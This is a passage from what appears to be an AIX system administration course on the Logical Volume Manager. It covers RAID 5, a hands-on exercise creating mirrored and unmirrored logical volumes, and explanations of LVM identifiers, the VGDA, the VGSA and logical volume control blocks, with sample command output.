   Parity data is never stored on the same drive as the blocks that are protected. In the event of a disk failure, the information can be rebuilt by the using the parity information from the remaining drives.

   Select RAID level 5 for applications that manipulate small amounts of data, such as transaction processing applications. This level is generally considered the best all-around RAID solution for commercial applications.

Let’s Review: Basic LVM Tasks





Figure 5-8. Let’s Review: Basic LVM Tasks AU1610.0

Notes:

On the next page you’ll find a review activity where you will have to execute some basic LVM tasks.

The goal of this activity is to refresh important LVM terms.

Review Activity: Basic LVM Tasks



```
                              Add a Logical Volume
   Type or select values in entry fields.
   Press Enter AFTER making all desired changes.

   [TOP]                                               [Entry Fields]
     Logical volume NAME                               []
     VOLUME GROUP name                                 rootvg
     Number of LOGICAL PARTITIONS                      []
     PHYSICAL VOLUME names                             []
     Logical Volume TYPE                               []
     POSITION on physical volume                       middle
     RANGE of physical volumes                         minimum
     MAXIMUM NUMBER of PHYSICAL VOLUMES                []
       to use for allocation
     Number of COPIES of each logical                  []
       partition
     Mirror Write Consistency?                         yes
     Allocate each logical partition copy              yes
       on a SEPARATE physical volume?
     ...
     File containing ALLOCATION MAP                    []
```

Figure 5-9. Review Activity: Basic LVM Tasks AU1610.0

Notes:

In this activity you will execute basic LVM tasks. Do the following tasks without your instructor.

Only one person per machine can execute these commands.

1. Using **smit mklv**, create a **mirrored logical volume** with the name **mirrorlv**. Make it two logical partitions in size.

   Use **lslv -m** to identify the physical partitions that have been assigned to your logical partitions.

LP	PP1	PV1	PP2	PV2
0001				
0002				

   Finally, remove the logical volume **mirrorlv**.

2. **Use smit mklv** to create an unmirrored logical volume **lvtmp1** with a size of one partition. Choose an intraphysical policy where free partitions exist.

   Use **lspv -p** to check where the partitions of **lvtmp1** reside.

3. Using **smit chlv** change the intraphysical policy to another disk region. Have the partitions been moved to another region?

   If not, use the **reorgvg** command. Use the man pages to identify how to reorganize a logical volume.

   Note: Do not reorganize the complete rootvg, because this takes too much time!

   Write down the command you used:

   ____

   Using **lspv -p** check where the partitions of **lvtmp1** reside now.

   Finally remove the logical volume **lvtmp1**.

4. Find two free partitions on a disk. Write down the partition numbers:

   ____

   Create a logical volume **lvtmp2** that uses an **allocation map**. The logical volume should have a size of two partitions and should use the two partitions you identified before. Here is an example for an allocation map:

   hdisk1:1-2

   After creating the logical volume, check where the partitions reside.

   Finally remove **lvtmp2**.

5. What is the maximum number of disks in a volume group that would be created by the following command?

   ```
   # mkvg -B -t 4 homevg hdisk11 hdisk99
   ```

   ____

Review Activity Hints

1. Use these values with **smit mklv:**

```
Logical Volume NAME                  mirrorlv
Number of LOGICAL PARTITIONS         2
Number of COPIES of each logical     2
partition
[Allocate each logical partition copy
on a SEPARATE physical volume]**
```

You may need to set this to **no if you only have one physical volume in your volume group.

To see the partitions:

lslv -m mirrorlv

To remove the logical volume:

rmlv mirrorlv

2. Use these values with **smit mklv:**

```
Logical Volume NAME                   lvtmp1
Number of LOGICAL PARTITIONS          1
POSITION on physical volume           ***
```

***Select a region that is available. You determined this with **lspv -p hdiskX.**

To check the position of **lvtmp1:**

lspv -p hdiskX

3. Change the value of POSITION on physical volume. Use **smit chlv**.

Did the partitions move?

lspv -p hdiskX

Reorganize the logical volume:

reorgvg rootvg lvtmp1

4. To create the logical volume using an allocation map:

Create the map file:

vi /tmp/lvtmp2map

Add the free partitions that you identified into the allocation file. For example,


hdisk0:22-23

Next, use **smit mklv** and modify the screen to use your map file:

File containing ALLOCATION MAP /tmp/lvtmp2map

5.2 LVM Data Representation

LVM Identifiers



Goal: Unique worldwide identifiers for

- Hard disks
- Volume Groups (including logical volumes)

```
# lsvg rootvg
VOLUME GROUP:rootvg VG IDENTIFIER:00008371c98a229d4c000000000000e

# lspv
hdisk0        00008371b5969c35       rootvg

# lslv hd4
LOGICAL VOLUME:       hd4            VOLUME GROUP: rootvg
LV IDENTIFIER: 00008371c98a229d4c000000000000e.4

# uname -m
000083714600
```

Figure 5-10. LVM Identifiers AU1610.0

Notes:

The LVM uses identifiers for disks, volume groups, and logical volumes. As volume groups could be exported and imported between systems, these identifiers must be unique worldwide.

The volume groups identifiers (VGID) have a length of 32 bytes.


Hard disk identifiers have a length of 32 bytes, but currently the last 16 bytes are unused and are all set to 0 in the ODM.

If you ever have to manually update the disk identifiers in the ODM, do not forget to add 16 zeros to the physical volume ID.

The logical volume identifiers consist of the volume group identifier, a period and the minor number of the logical volume.

All identifiers are based on the CPU ID of the creating host and a timestamp.

LVM Data on Disk Control Blocks



Volume Group Descriptor Area (VGDA)

- Most important data structure of LVM
- Global to the volume group (same on each disk)
- One or two copies per disk

Volume Group Status Area (VGSA)

- Tracks the state of mirrored copies
- One or two copies per disk

Logical Volume Control Blocks (LVCB)

- First 512 bytes of each logical volume
- Contains LV attributes (Policies, Number of copies)
- Should not be overwritten by applications using raw devices!


Figure 5-11. LVM Data on Disk Control Blocks AU1610.0

Notes:

The LVM uses three different disk control blocks.

1. The **Volume Group Descriptor Area** (VGDA) is the most important data structure of the LVM. It is kept redundant on each disk that is contained in a volume group. Each disk contains the complete allocation information of the entire volume group.
2. The **Volume Group Status Area** (VGSA) is always present, but is only used when mirroring has been setup. It tracks the state of the mirrored copies, that means whether the copies are synchronized or **stale**.
3. The **Logical Volume Control Blocks** (LVCB) resides at the first 512 bytes of each logical volume. If raw devices are used (for example, many database systems use raw logical volumes), be careful that these programs do not destroy the LVCB.

LVM Data in the Operating System



Object Data Manager (ODM)

- Physical volumes, volume groups and logical volumes are represented as devices (Customized devices)
- CuDv, CuAt, CuDvDr, CuDep

AIX Files

• /etc/vg/vgVGID	Handle to the VGDA copy in memory
• /dev/hdiskX	Special file for a disk
• /dev/VGname	Special file for administrative access to a VG
• /dev/LVname	Special file for a logical volume
• /etc/filesystems	Used by the mount command to associate LV name, JFS log and mount point

Figure 5-12. LVM Data in the Operating System AU1610.0


Notes:

Physical volumes, volume groups and logical volumes are handled as devices in AIX. Every physical volume, volume group and logical volume is defined in the customized object classes in the ODM.

Additionally, many AIX files contain LVM-related data.

The VGDA is always stored by the kernel in memory to increase performance. This technique is called a memory-mapped file. The handle is always a file in the /etc/vg directory. This filename always reflects the volume group identifier.

Contents of the VGDA



Header Time Stamp	- Updated when VG is changed
Physical Volume List	- PVIDs only (no PV names) - VGDA count and PV state
Logical Volume List	- LVIDs and LV names - Number of copies
Physical Partition Map	- Maps LPs to PPs
Trailer Time Stamp	- Must contain same value as header time stamp

Figure 5-13. Contents of the VGDA AU1610.0

Notes:

This table shows the contents of the VGDA.


The time stamps are used to check if a VGDA is valid. If the system crashes while changing the VGDA the time stamps will differ. The next time when the volume group is varied on, this VGDA is marked as invalid. The latest intact VGDA will then be used to overwrite the other VGDAs in the volume group.

The VGDA contains the physical volume list. Note that no disk names are stored, only the unique disk identifiers are used. For each disk the number of VGDAs on the disk and the physical volume state is stored. We talk about physical volume states later in this unit.

The VGDA contains the logical volumes that are part of the volume group. It stores the LV identifiers and the corresponding logical volume names. Additionally the number of copies is stored for each LV.

The most important data structure is the physical partition map. It maps each logical partition to a physical partition. The size of the physical partition map is determined at volume group creation time (depending on the number of disks that can be in the volume group, specified by **mkvg -d**). This size is a hard limit when trying to extend the volume group.

VGDA Example



```
# lqueryvg -p hdisk1 -At
Max LVs:          256
PP Size:          24

Free PPs:         56
LV count:         3
PV count:         2

Total VGDAs:      3

MAX PPs per       1016
MAX PVs:          32
Auto Varyon       1

Logical:          00008371387fa8bb0000ce0001390000.1     lv_01   1
                  00008371387fa8bb0000ce0001390000.2     lv_02   1
                  00008371387fa8bb0000ce0001390000.3     lv_03   1

Physical:         00008371b5969c35       2      0
                  00008371b7866c77       1      0
```


Figure 5-14. VGDA Example AU1610.0

Notes:

The command **lqueryvg** is a low-level command that shows an extract from the VGDA on a disk, for example **hdisk1**. As you notice, the visual is not complete. Use the following unordered expressions and try to put each expression to the corresponding number in the picture.

- VGDA count on disk
- 3 VGDAs in VG
- Automatic varyon during boot
- 3 LVs in VG
- PP size = 16 MB
- Quorum check on
- LVIDs (VGID.minor_number)
- 2 PVs in VG
- PVIDs

The Logical Volume Control Block (LVCB)



```
# getlvcb -AT hd2

        AIX LVCB
        intrapolicy = c
        copies = 1
        interpolicy = m
        lvid =  0009301300004c00000000e63a42b585.5
        lvname = hd2
        label = /usr
        machine id = 010193100
        number lps = 103
        relocatable = y
        strict = y
        stripe width = 0
        stripe size in exponent = 0
        type = jfs
        upperbound = 32
        fs = log=/dev/hd8:mount=automatic:type=bootfs:vol=/usr:free=false
        time created = Mon Jan 19 14:20:27  2003
        time modified = Fri Feb 14  10:18:46  2003
```

Figure 5-15. The Logical Volume Control Block (LVCB) AU1610.0

Notes:

The LVCB stores attributes of a logical volume. The command **getlvcb** queries an LVCB, for example the logical volume **hd2**. For example:

- Intrapolicy (c = Center)
- Number of copies (1 = No mirroring)
- Interpolicy (m = Minimum)
- LVID
- LV name (hd2)
- Number of logical partitions (103)
- Can the partitions be reorganized ? (relocatable = y)
- Each mirror copy on a separate disk (strict = y)
- Number of disks involved in striping (stripe width)
- Stripe size
- Logical volume type (type = jfs)
- JFS file system information
- Creation and last update time

How LVM Interacts with ODM and VGDA

